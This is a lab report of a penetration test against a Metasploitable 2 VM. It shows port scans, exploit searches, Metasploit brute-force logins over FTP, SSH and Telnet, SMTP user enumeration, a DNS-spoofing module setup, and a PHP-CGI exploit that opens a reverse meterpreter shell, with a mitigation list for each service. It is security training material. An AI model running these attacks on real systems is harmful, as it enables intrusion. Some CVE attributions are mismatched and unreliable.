VULNERABILITY ASSESSMENT & EXPLOITATION REPORT: METASPLOITABLE 2

Scan of Metasploitable ports:

nmap -p- 192.168.5.130

```
┌──(mali㉿kali)-[~/Desktop]
└─$ nmap -p- 192.168.5.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 03:24 EDT
Nmap scan report for 192.168.5.130
Host is up (0.0014s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33822/tcp open  unknown
53557/tcp open  unknown
55342/tcp open  unknown
58556/tcp open  unknown
MAC Address: 00:0C:29:62:48:7E (VMware)
```

Port 21: FTP (vsftpd 2.3.4)

Unencrypted file transfer daemon. Client logs in, uploads/downloads files in plain text.

Vulnerabilities: Backdoor (CVE-2011-2523)—username ending in ":)" triggers shell on port 6200. Also weak anon access.

Service: FTP [File Transfer Protocol]

- What: Old-school way to send/receive files over a network, like emailing attachments but direct.
- How: Client connects, logs in (username/password), lists/sends files in binary/text mode. Unencrypted, so passwords are visible.

- Example: Uploading vacation photos from your laptop to a home server—type ftp server_ip in terminal, login, put photo.jpg.

POC (Proof of Concept):

Scan:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 21 -sV -O 192.168.5.130

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 03:29 EDT
Nmap scan report for 192.168.5.130
Host is up (0.0010s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:62:48:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds
```

Nmap Command: nmap -p 21 -sV -O 192.168.5.130

Searchsploit:

```
┌──(root㉿kali)-[~]
└─# searchsploit vsftpd
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                    | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                    | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                    | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                  | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                         | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                            | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                           | multiple/remote/49719.py
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Script :

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ls -l /usr/share/nmap/scripts | grep vsftpd
-rw-r--r-- 1 root root  6021 May 15 11:37 ftp-vsftpd-backdoor.nse
```

Exploitation using msfconsole:

```
msf auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.5.130:21      - 192.168.5.130:21 - Starting FTP login sweep
[!] 192.168.5.130:21      - No active DB -- Credential data will not be saved!
[-] 192.168.5.130:21      - 192.168.5.130:21 - LOGIN FAILED: msfadmin:12344 (Incorrect: )
[+] 192.168.5.130:21      - 192.168.5.130:21 - Login Successful: msfadmin:msfadmin
[*] 192.168.5.130:21      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ftp/ftp_login) >
```

In the above screenshot, I've used auxiliary(scanner/ftp/ftp_login). This exploit works by doing a dictionary/brute force attack. Once we select the payload, we've to set RHOST, STOP_ON_SUCCESS, USER_FILE as true. Once we enter " exploit/run ", the exploit begins and once the userid and password is found, use ftp to connect.

Impact:

- Unauthorized file access/modification.
- Full system compromise (root shell).
- Data exfil or malware drop.

Mitigation: Disable FTP; use SFTP. Patch to vsftpd 2.3.5+. Firewall port 21

Port 22: SSH (OpenSSH 4.7p1)

Encrypted remote shell. Auth via keys/passwords.

Vulnerabilities: Weak default creds (msfadmin:msfadmin); brute-forceable (CVE-2008-5161 for old buffer issues).

Service: SSH [SecureShell]

- What: Encrypted tunnel for remote control, like a secure phone call to your computer's brain .
- How: Client authenticates (key/password), opens a shell session; commands run as if you're there, but safely over internet.
- Example: Fixing a friend's PC remotely: ssh user@server_ip, then ls to list files without exposing login details.

CVE : CVE-2008-5161

POC (Proof of Concept):

Scan:

```
┌──(root㉿kali)-[~/Desktop]
└─# nmap -p 22 -sV -O 192.168.5.130

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 03:29 EDT
Nmap scan report for 192.168.5.130
Host is up (0.0010s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 00:0C:29:62:48:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

Nmap Command: nmap -p 22 -sV -O 192.168.5.130

Searchexploit :

```
┌──(root㉿Kali)-[~]
└─# searchsploit openssh
---------------------------------------------------------------------------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------------------------
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation        | linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service          | multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution                            | freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read                      | linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Overflow                          | novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite                                  | linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration                                    | linux/remote/45233.py
```

Script :

```
┌──(kali㉿kali)-[~]
└─$ ls -l /usr/share/nmap/scripts | grep ssh
-rw-r--r-- 1 root root  5391 May 15 11:37 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1621 May 15 11:37 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3020 May 15 11:37 ssh-brute.nse
-rw-r--r-- 1 root root 16036 May 15 11:37 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 May 15 11:37 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 May 15 11:37 ssh-run.nse
-rw-r--r-- 1 root root  1423 May 15 11:37 sshv1.nse
```

Exploitation using msfconsole:

```
msf auxiliary(scanner/ssh/ssh_login_pubkey) > sessions -i

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  2         shell linux   SSH kali @   192.168.5.134:44059 -> 192.168.5.130:22 (192.168.5.130)
  3         shell linux   SSH kali @   192.168.5.134:39485 -> 192.168.5.130:22 (192.168.5.130)
  4         shell linux   SSH kali @   192.168.5.134:37579 -> 192.168.5.130:22 (192.168.5.130)

msf auxiliary(scanner/ssh/ssh_login_pubkey) > sessions -i 2
[*] Starting interaction with 2...

ls
vulnerable
pwd
/home/msfadmin
```

In the above screenshot, I've used auxiliary(scanner/ssh/ssh_login). This exploit works by doing a dictionary/brute force attack. Once we select the payload, we've to set RHOST, STOP_ON_SUCCESS, USER_FILE as true. Once we enter " exploit/run ", the exploit begins and once the userid and password is found it creates a session. We connect to the session using session -i .

Impact:

- Brute Force & Credential Attacks
- Exploitation of Vulnerabilities
- Data Exfiltration & Lateral Movement
- Potential for Backdoors / Persistence

Mitigation:

- Use public/private key-based authentication instead of passwords.
- Disable root login
- Enforce strong passwords and use two-factor authentication (2FA)& Keep SSH server software updated.

Port 23: Telnet

Insecure remote login—plain text creds/commands.

Vulnerabilities: No encryption (inherent); weak creds. CVEs: N/A (deprecated protocol).

Service: Telnet

- What: Basic remote login, like texting commands to a server (insecure, no encryption).
- How: Connect, send credentials in plain text; server echoes back responses. Deprecated due to spying risks.
- Example: Old routers: telnet router_ip, login, change WiFi password—but use SSH instead now!

CVE : CVE-2022-39028 , CVE-2021-27171 , CVE-2020-8797 , CVE-2004-0911

POC (Proof of Concept):

Scan:

```
└─# nmap -p 23 -sV -O 192.168.5.130

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 03:29 EDT
Nmap scan report for 192.168.5.130
Host is up (0.00095s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
MAC Address: 00:0C:29:62:48:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
```

Command: nmap -p 23 -sV -O 192.168.5.130

Searchexploit :

```
┌──(root㉿Kali)-[~]
└─# searchsploit telnet
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                   |  Path
---------------------------------------------------------------------------------------------------------------
3Com SuperStack II PS Hub 40 - TelnetD Weak Password Protection                                  | hardware/remote/21011.pl
602Pro LAN SUITE 2002 - Telnet Proxy localhost Denial of Service                                 | windows/dos/21694.pl
AbsoluteTelnet 10.16 - 'License name' Denial of Service (PoC)                                    | windows/dos/46874.py
AbsoluteTelnet 11.12 - 'license name' Denial of Service (PoC)                                    | windows/dos/48006.py
AbsoluteTelnet 11.12 - 'SSH1/username' Denial of Service (PoC)                                   | windows/dos/48305.py
AbsoluteTelnet 11.12 - 'SSH2/username' Denial of Service (PoC)                                   | windows/dos/48010.py
AbsoluteTelnet 11.12 - _license name_ Denial of Service (PoC)                                    | windows/dos/48005.py
AbsoluteTelnet 11.21 - 'Username' Denial of Service (PoC)                                        | windows/dos/48493.py
AbsoluteTelnet 11.24 - 'Phone' Denial of Service (PoC)                                           | windows/dos/50511.py
```

Script :

```
┌──(root㉿Kali)-[~]
└─# ls -l /usr/share/nmap/scripts | grep telnet
-rw-r--r-- 1 root root 20216 May 15 11:37 telnet-brute.nse
-rw-r--r-- 1 root root  3008 May 15 11:37 telnet-encryption.nse
-rw-r--r-- 1 root root  4564 May 15 11:37 telnet-ntlm-info.nse
```

Exploitation using msfconsole:

```
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.5.130:23      - No active DB -- Credential data will not be saved!
[-] 192.168.5.130:23      - 192.168.5.130:23 - LOGIN FAILED: msfadmin:12344 (Incorrect: )
[+] 192.168.5.130:23      - 192.168.5.130:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.5.130:23      - Attempting to start session 192.168.5.130:23 with msfadmin:msfadmin
[*] Command shell session 8 opened (192.168.5.134:40027 -> 192.168.5.130:23) at 2025-10-28 05:06:57 -0400
[*] 192.168.5.130:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information                                  Connection
  --  ----  ----         -----------                                  ----------
  3         shell linux  SSH kali @                                   192.168.5.134:39485 -> 192.168.5.130:22 (192.168.5.130)
  4         shell linux  SSH kali @                                   192.168.5.134:37579 -> 192.168.5.130:22 (192.168.5.130)
  6         shell        TELNET msfadmin:msfadmin (192.168.5.130:23)  192.168.5.134:41681 -> 192.168.5.130:23 (192.168.5.130)
  7         shell        TELNET msfadmin:msfadmin (192.168.5.130:23)  192.168.5.134:38145 -> 192.168.5.130:23 (192.168.5.130)
  8         shell        TELNET msfadmin:msfadmin (192.168.5.130:23)  192.168.5.134:40027 -> 192.168.5.130:23 (192.168.5.130)

msf auxiliary(scanner/telnet/telnet_login) > sessions -i 8
[*] Starting interaction with 8...


msfadmin@metasploitable:~$ ls
ls
vulnerable
msfadmin@metasploitable:~$
```

In the above screenshot, I've used auxiliary(scanner/telnet/telnet_login). This exploit works by doing a dictionary/brute force attack. Once we select the payload, we've to set RHOST, STOP_ON_SUCCESS, USER_FILE as true. Once we enter " exploit/run ", the exploit begins and once the userid and password is found it creates a session. We connect to the session using session -i .

Impact :

- Unencrypted Communication
- Remote Unauthorized Access
- Network Pivoting

Mitigation:

- Disable this service immediately
- Replace with a secure protocol like SSH

Port 25: SMTP (Postfix smtpd)

Email relay (send/receive via port 25/110).

Vulnerabilities: Open relay + VRFY/EXPN enum (CVE-2023-29323 for old Postfix).

- What: The "post office" for sending emails between servers.
- How: Sender server connects to receiver's SMTP, authenticates, hands off message with headers/body; no encryption by default.
- Example: Gmail sen
- ding to Yahoo: Your email app talks to Gmail's SMTP server on port 25, queues it for delivery.
- When we send a mail use smtp
- When we receive the mail use pop3

Services : smtpd

CVE : CVE-2023-29323 , CVE-2020-35680 , CVE-2020-35679

POC (Proof of Concept):

Scan:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 25 -sV -O 192.168.5.130

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 03:29 EDT
Nmap scan report for 192.168.5.130
Host is up (0.0010s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
MAC Address: 00:0C:29:62:48:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
```

Searchexploit :

```
┌──(kali㉿kali)-[~]
└─$ searchsploit smtpd

---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Mercury/32 Mail SMTPD - AUTH CRAM-MD5 Buffer Overflow (Metasploit | windows/remote/16821.rb
Mercury/32 Mail SMTPD - Remote Stack Overrun (PoC)                 | windows/dos/4294.pl
Mercury/32 Mail SMTPD 4.51 - SMTPD CRAM-MD5 Remote Overflow        | windows/remote/4301.cpp
OpenSMTPD - MAIL FROM Remote Code Execution (Metasploit)           | linux/remote/48038.rb
OpenSMTPD - OOB Read Local Privilege Escalation (Metasploit)       | linux/local/48185.rb
OpenSMTPD 6.4.0 < 6.6.1 - Local Privilege Escalation + Remote Cod | openbsd/remote/48051.pl
OpenSMTPD 6.6.1 - Remote Code Execution                            | linux/remote/47984.py
OpenSMTPD 6.6.3 - Arbitrary File Read                              | linux/remote/48139.c
OpenSMTPD < 6.6.3p1 - Local Privilege Escalation + Remote Code Ex | openbsd/remote/48140.c
---------------------------------------------------------------------- ---------------------------------
```

Scripts :

```
┌──(kali㉿kali)-[~]
└─$ ls -l /usr/share/nmap/scripts | grep smtp
-rw-r--r-- 1 root root  4309 May 15 11:37 smtp-brute.nse
-rw-r--r-- 1 root root  4957 May 15 11:37 smtp-commands.nse
-rw-r--r-- 1 root root 12006 May 15 11:37 smtp-enum-users.nse
-rw-r--r-- 1 root root  5873 May 15 11:37 smtp-ntlm-info.nse
-rw-r--r-- 1 root root 10148 May 15 11:37 smtp-open-relay.nse
-rw-r--r-- 1 root root   716 May 15 11:37 smtp-strangeport.nse
-rw-r--r-- 1 root root 14781 May 15 11:37 smtp-vuln-cve2010-4344.nse
-rw-r--r-- 1 root root  7719 May 15 11:37 smtp-vuln-cve2011-1720.nse
-rw-r--r-- 1 root root  7603 May 15 11:37 smtp-vuln-cve2011-1764.nse
```

Exploitation with msfconsole :

```
msf auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                      Required  Description
   ----       ---------------                                      --------  -----------
   RHOSTS                                                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                                                             ploit.html
   RPORT      25                                                   yes       The target port (TCP)
   THREADS    1                                                    yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                 yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/uni   yes       The file that contains a list of probable users accounts.
              x_users.txt


View the full module info with the info, or info -d command.

msf auxiliary(scanner/smtp/smtp_enum) > set rhost 192.168.5.130
rhost => 192.168.5.130
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.5.130:25      - 192.168.5.130:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.5.130:25      - 192.168.5.130:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postf
ix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.5.130:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) > Interrupt: use the 'exit' command to quit
msf auxiliary(scanner/smtp/smtp_enum) >
```

Command	Purpose (Educational)	Risk if Misused
`VRFY`	Verify if a user exists (e.g., `VRFY root`)	**User enumeration** – reveals valid accounts
`EXPN`	Expand mailing lists	Same as VRFY
`STARTTLS`	Upgrade to encrypted connection	Test for weak TLS configs
`EHLO`	Extended hello – shows all supported features	Info gathering

Using the auxiliary(scanner/smtp/smtp_enum) we can see the vulnerable services we can use using netcat command.

Exploiting using netcat Command:

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.5.130 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY syslog
252 2.0.0 syslog
VRFY games
252 2.0.0 games
VRFY libuuid
252 2.0.0 libuuid
```

Impact :

- Email Spoofing & Phishing
- Brute-Force Attacks
- Denial of Service (DoS) Attacks

Mitigation:

- Configure the server to prevent open relaying.
- Implement sender authentication (SPF, DKIM).

Port 53: DNS (ISC BIND 9.4.2)

Domain resolution; zone transfers possible.

Vulnerabilities: Cache poisoning; AXFR xfer (CVE-2009-4022).

Service:domain

Exploit : msfconsole

Auxiliary/spoof/dns/bailiwicked_domain

Set domain 192.168.1.29(set your own)

Set newdns 192.168.1.23

Set rhost 192.168.1.29

Set srcport 0

Port 80: HTTP (Apache 2.2.8)

Description: Web server hosting vuln apps (DVWA, Mutillidae, phpMyAdmin).
Vulnerabilities: App-specific: SQLi (CVE-2012-1823 PHP), XSS, command inj.

Service : HTTP (HyperText Transfer Protocol)

- What: Foundation of the web—fetches pages without security (use HTTPS for that).
- How: Browser requests URL, server sends HTML/CSS/JS; stateless (no memory of past visits).
- Example: Visiting google.com: Browser hits port 80, gets homepage code to display search bar.

POC (Proof of Concept):

Scan:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 80 -sV -O 192.168.5.130

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 03:30 EDT
Nmap scan report for 192.168.5.130
Host is up (0.0010s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 00:0C:29:02:48:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds
```

Searchexploit :

```
┌──(root㉿kali)-[~]
└─# searchsploit Apache httpd
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
                                                                                              |
Apache - Arbitrary Long HTTP Headers (Denial of Service)                                       | multiple/dos/368.pl
Apache - Arbitrary Long HTTP Headers Denial of Service                                        | linux/dos/371.c
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing                             | cgi/remote/20435.txt
Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1.12/1.1/2.0 - a nph-test-cgi                  | multiple/dos/19535.txt
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure                                   | linux/remote/132.c
Apache 2.0.44 (Linux) - Remote Denial of Service                                              | linux/dos/11.c
Apache 2.0.45 - 'APR' Crash                                                                   | linux/dos/98.pl
Apache 2.0.49 - Arbitrary Long HTTP Headers Denial of Service                                 | multiple/dos/1056.pl
Apache 2.0.52 - GET Denial of Service                                                         | multiple/dos/855.pl
Apache 2.4.23 mod_http2 - Denial of Service                                                   | linux/dos/40909.py
Apache 2.x - Memory Leak                                                                      | windows/dos/9.c
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)                      | multiple/webapps/50383.sh
Apache Httpd mod_proxy - Error Page Cross-Site Scripting                                      | multiple/webapps/47688.md
Apache Httpd mod_rewrite - Open Redirects                                                     | multiple/webapps/47689.md
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)                             | windows/remote/16798.rb
NCSA 1.3/1.4.x/1.5 / Apache HTTPd 0.8.11/0.8.14 - ScriptAlias Source Retrieval                | multiple/remote/20595.txt
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Script:

```
┌──(kali㉿kali)-[~]
└─$ ls -l /usr/share/nmap/scripts | grep http
-rw-r--r-- 1 root root  2153 May 15 11:37 http-adobe-coldfusion-apsa1301.nse
-rw-r--r-- 1 root root  5149 May 15 11:37 http-affiliate-id.nse
-rw-r--r-- 1 root root  1950 May 15 11:37 http-apache-negotiation.nse
-rw-r--r-- 1 root root  4499 May 15 11:37 http-apache-server-status.nse
-rw-r--r-- 1 root root  1805 May 15 11:37 http-aspnet-debug.nse
-rw-r--r-- 1 root root  3959 May 15 11:37 http-auth-finder.nse
-rw-r--r-- 1 root root  3187 May 15 11:37 http-auth.nse
-rw-r--r-- 1 root root  2865 May 15 11:37 http-avaya-ipoffice-users.nse
-rw-r--r-- 1 root root  4372 May 15 11:37 http-awstatstotals-exec.nse
-rw-r--r-- 1 root root  6872 May 15 11:37 http-axis2-dir-traversal.nse
-rw-r--r-- 1 root root  5484 May 15 11:37 http-backup-finder.nse
-rw-r--r-- 1 root root  6387 May 15 11:37 http-barracuda-dir-traversal.nse
-rw-r--r-- 1 root root  2038 May 15 11:37 http-bigip-cookie.nse
-rw-r--r-- 1 root root  4920 May 15 11:37 http-brute.nse
-rw-r--r-- 1 root root  4436 May 15 11:37 http-cakephp-version.nse
-rw-r--r-- 1 root root  4927 May 15 11:37 http-chrono.nse
-rw-r--r-- 1 root root  1695 May 15 11:37 http-cisco-anyconnect.nse
```

Exploitation using msfconsole:

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.5.134    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.5.130
rhosts => 192.168.5.130
msf exploit(multi/http/php_cgi_arg_injection) > run
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.5.134:4444
[*] Sending stage (40004 bytes) to 192.168.5.130
[*] Meterpreter session 1 opened (192.168.5.134:4444 -> 192.168.5.130:39230) at 2025-10-30 01:47:54 -0400

meterpreter > ls
Listing: /var/www
=================

Mode              Size            Type  Last modified                     Name
----              ----            ----  -------------                     ----
041777/rwxrwxrwx  17592186048512  dir   182042302250-03-10 11:10:13 -0400  dav
040755/rwxr-xr-x  17592186048512  dir   182042482449-05-12 11:17:21 -0400  dvwa
100644/rw-r--r--  3826815861627   fil   182042311505-02-17 18:13:29 -0500  index.php
```

Ports 139/445: Samba (3.0.20-Debian)

Description: Windows file sharing (NetBIOS/SMB).

Vulnerabilities: usermap_script RCE (CVE-2007-2447); symlink traversal.


- NetBIOS-SSN (Server Service/NetBIOS) What: Windows file/printer sharing protocol (legacy SMB).
- How: Browses networks for shares, authenticates users; broadcasts names for discovery.
- Example: Seeing "Printer1" in Windows Network: PC on 139 asks for available printers nearby.
- Microsoft-DS (Direct SMB) What: Modern Windows file sharing without NetBIOS.
- How: Direct TCP connection for shares, encryption optional; handles auth and data transfer.
- Example: Accessing \server\docs from File Explorer: Connects via 445, lists folders if logged in.

Service : netbios-ssn

CVE : CVE-2025-8182 , CVE-2025-2716 , CVE-2025-25685 , CVE-2025-0620

POC (Proof of Concept):

Scan:



Nmap Command: nmap -p 139 -sV -O 192.168.5.130

Searchexploit :

```
┌──(kali㉿kali)-[~]
└─$ searchsploit Samba
---------------------
```

Ports 512, 513, 514: R-Services (exec/login/shell)

Description: Legacy Unix remote exec/login (rsh/rlogin/rexec)—trust-based, plaintext. Vulnerabilities: .rhosts misconfig (no auth). CVEs: N/A (obsolete).

Service: Rservices Ports 512, 513, and 514 are typically associated with the RSH (Remote Shell) and R-commands (like Rlogin) suite of services, with port 514 commonly used for the Remote Command (RSH) service, while ports 512 and 513 are used for the Remote Execution (REXEC) and Remote Login (RLOGIN) services, respectively. These services are generally considered insecure and are often disabled for security reasons, with RSH.PORT - IBM noting that port 514 can be specified as the default port for the RSH command.

1. **Exec (Remote Execution)**

- What: Lets you run commands on remote Unix systems (like rsh).
- How: Client sends command string; server executes and returns output (insecure, plain text).
- Example: rexec server_ip command to reboot a server remotely—avoid, use SSH.

2. **Login (Remote Login)**

- What: Old Unix login service (rlogin).
- How: Trusts hosts or uses weak auth; spawns a shell upon connection.
- Example: Trusted network login: Connect and auto-shell—super risky for eavesdroppers.

CVE : CVE-2023-38336 , CVE-2019-7283 , CVE-2019-7282

POC (Proof of Concept):

Scan:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 512,513,514 -sV -O 192.168.5.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 05:21 EDT
Nmap scan report for 192.168.5.130
Host is up (0.0011s latency).

PORT    STATE SERVICE    VERSION
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login      OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
MAC Address: 00:0C:29:62:48:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.10 seconds
```

Nmap Command: nmap -p 512,513,514 -sV -O 192.168.5.130

Script :

```
┌──(kali㉿kali)-[~]
└─$ ls -l /usr/share/nmap/scripts | grep rlogin
